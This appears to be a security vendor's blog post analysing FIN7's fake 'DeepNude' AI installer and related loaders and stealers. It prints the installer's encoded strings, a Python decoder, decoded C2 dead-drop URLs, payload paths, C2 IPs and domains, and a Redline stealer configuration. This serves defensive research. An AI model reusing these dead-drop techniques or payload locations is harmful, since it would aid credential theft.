
Given this, it is likely FIN7 may be using SEO tactics to get their honeypots ranked higher in search results.

FIN7 AI Deepfake malware analysis

Silent Push Threat Analysts discovered the DeepNude Generator .EXE is available for download directly from the homepage of some FIN7 sites. This malware employs sophisticated techniques, including multiple packers, embedding malware in Pascal code, and leveraging Java-based launchers to evade detection.

The Deepnude Generator .EXE uses “Inno Setup” for the initial payload packing.


InnoSetup has an embedded Pascal interpreter that parses and interprets the Pascal code to provide instructions for the installer. Additionally, the PE-ID packer detector verifies the embedded library but falsely detects the packer as Borland Delphi.



The embedded library is verified but falsely detected

Some of the features being used within this initial “Inno Setup” payload include:

- Connects to remote servers
- Heavy string obfuscation
- Virtual environment detections
- Execution control



“Inno Setup” features

The “Inno Setup” strings are encoded using a custom algorithm.

```

rotd_strings = [
    "mfmprdqbet",     # Passed in PICADOR function
    "15249898699116567/eqxuradb/yao.kfuzgyyaoymqfe//:ebfft", # Passed in CURSTEPCHANGED func
    "fjf.12\\",       # Passed in CURSTEPCHANGED function
    "pyo.12\\",       # Passed in CURSTEPCHANGED function
    "bul.58\\",       # Passed in CURSTEPCHANGED function
    "bul.558\\",      # Passed in CURSTEPCHANGED function
    "pyo.4554\\",     # Passed in CURSTEPCHANGED function
    "522/522/xmgzmy/",# Passed in CURSTEPCHANGED function
    "kKPA30LXOkHvdTrG+/qy.f//:ebfft", # Passed in CURSTEPCHANGED function
    "522/522/xmgzmy/" # Another occurrence in CURSTEPCHANGED function
]

for str_ in rotd_strings:
    v_3 = 0
    v_2 = ROTD(str_, v_3)
    v_1 = REVERSE(v_2)

    print(v_1)

```

Inno Setup strings are encoded using a custom algorithm

```
def ROTN(arg0: str, arg1: int) -> str:
    result = ''

    for char in arg0:
        if 'A' <= char <= 'Z':
            result += chr((ord(char) - ord('A') + arg1) % 26 + ord('A'))
        elif 'a' <= char <= 'z':
            result += chr((ord(char) - ord('a') + arg1) % 26 + ord('a'))
        else:
            result += char

    return result

def ROTD(arg0: str, arg1: int) -> str:
    v_2 = -12
    v_3 = arg0
    result = ROTN(v_3, v_2)
    return result

def REVERSE(s: str) -> str:
    return s[::-1]


```

Example of Inno Setup strings execution flow


Extracting all encoded strings from the code and decoding them using Python gives us a clear picture of the execution flow.

Execution flow includes a string for a SteamCommunity[.]com profile.

```
raashid@raashids-MacBook-Pro Desktop % python3 code.py
hsperfdata
https://steamcommunity.com/profiles/76561199689894251
\21.txt
\21.cmd
\85.zip
\855.zip
\4554.cmd
/manual/225/225
https://t.me/+UfHrjVyCLZ030DYy
/manual/225/225
raashid@raashids-MacBook-Pro Desktop % c
```

Example of execution flow

This feature looks for a substring with “v_10:= ‘i1il’;” This is used as a placeholder for getting the c2. The Steam Username includes a Hetzner-hosted IP address “49.12.117[.]119”




The Steam Username includes a Hetzner-hosted IP address

Searching Steam for profiles that include “i1il” uncovers other likely C2s from this network:

- 78.47.105[.]28 – Hetzner
- 159.69.26[.]61 – Hetzner

Previous C2’s / Steam profiles found during the research include:

- 116.203.15[.]73 – Hetzner
- 116.203.8[.]165 – Hetzner
- 116.202.0[.]236 – Hetzner
- 116.202.5[.]195 – Hetzner
- 78.47.105[.]28 – Hetzner
- 78.46.129[.]163 – Hetzner
- 88.198.89[.]4 – Hetzner
- 5.75.232[.]183 – Hetzner



Example of Steam search

The secondary payload was 78.47.101[.]48/manual/225/225.zip. The 225.zip file consists of the Java Virtual Machine and an EXE file, which is written in Launch4j.

Launch4j is an open-source tool designed to wrap Java applications (JAR files) into native Windows executables (EXE files).

225.exe was FIRST detected as **D3F@ck Loader** by @RussianPanda9xx

This FIN7 malware campaign appears to have used an additional payload. The initial secondary payload found on VirusTotal was 170.exe – **7e5d91f73e89a997a7caa6b111bbd0f9788aa707ebf6b7cbe2ad2c01dffdc15d**, which was a Redline credential stealer malware, with the following configuration:

Category	Details
C2	https://pastebin.com/raw/NgsUAPya
Botnet	5637482599
Key	Thigging

The FIN7 campaign related to D3F@ck Loader started on August 5, 2024, according to VirusTotal upload dates. The spoofed applications they have targeted include:


- PuTTY
- Razer Gaming
- Fortinet VPN
- A Fortnite Video Game Cheat
- Zoom
- Cannon
- Several other generic applications

The malware found on one of the “Deepnude AI generator” websites connects to a campaign that has targeted several brands. Interestingly, a malware-infected “Fortnite cheat” also appears to be part of the campaign.

Filename	Inferred Organization
putty (1).exe	PuTTY (SSH/Telnet client)
Rz_launcher Setup.zip	Razer Inc. (Gaming hardware/software)
getmydrivers_setup.exe	Driver installation software
Rz_launcher Setup1.zip	Razer Inc. (Gaming hardware/software)
fortinetvpn-x64.exe	Fortinet (VPN software)
LC_Inst_4.1.1	Fortnight Game cheat software
Zoom.exe	Zoom communications
PilotEdit.exe	Pilot edit software
[Canon]Private Library.exe	Cannon

Example of spoofed applications targeted

This other FIN7 payload is a more classic “Lumma Stealer” that executes using a DLL side-loading technique.



This malware was found to be using two C2s:

- pang-scrooge-carnage[.]shop
- thesiszppdsmi[.]shop

Additional information

Silent Push will continue to track FIN7 activity and report our findings to the community.

Some of the information in this public blog has been omitted for operational security.

We've also published a **TLP Amber report** for Enterprise users that contains links to the specific queries, lookups, and scans we've used to identify and traverse FIN7 infrastructure—including proprietary parameters that we've omitted from this blog for operational security reasons.

Mitigating FIN7 activity

From our initial post, Silent Push Researchers have seen a drastic increase in the number of IOFAs—more than double for our enterprise customers. We've grouped together FIN7 domains and IPs into two dedicated IOFA Feeds.

Silent Push Enterprise users can ingest this data into their security stack, allowing them to block FIN7 infrastructure at its source.

Data is available for export in CSV, JSON, or STIX format or as an automated code snippet using the Silent Push API.

Silent Push Community Edition is a free threat-hunting and cyber defense platform featuring a range of advanced offensive and defensive lookups, web content queries, and enriched data types that we used to track FIN7.
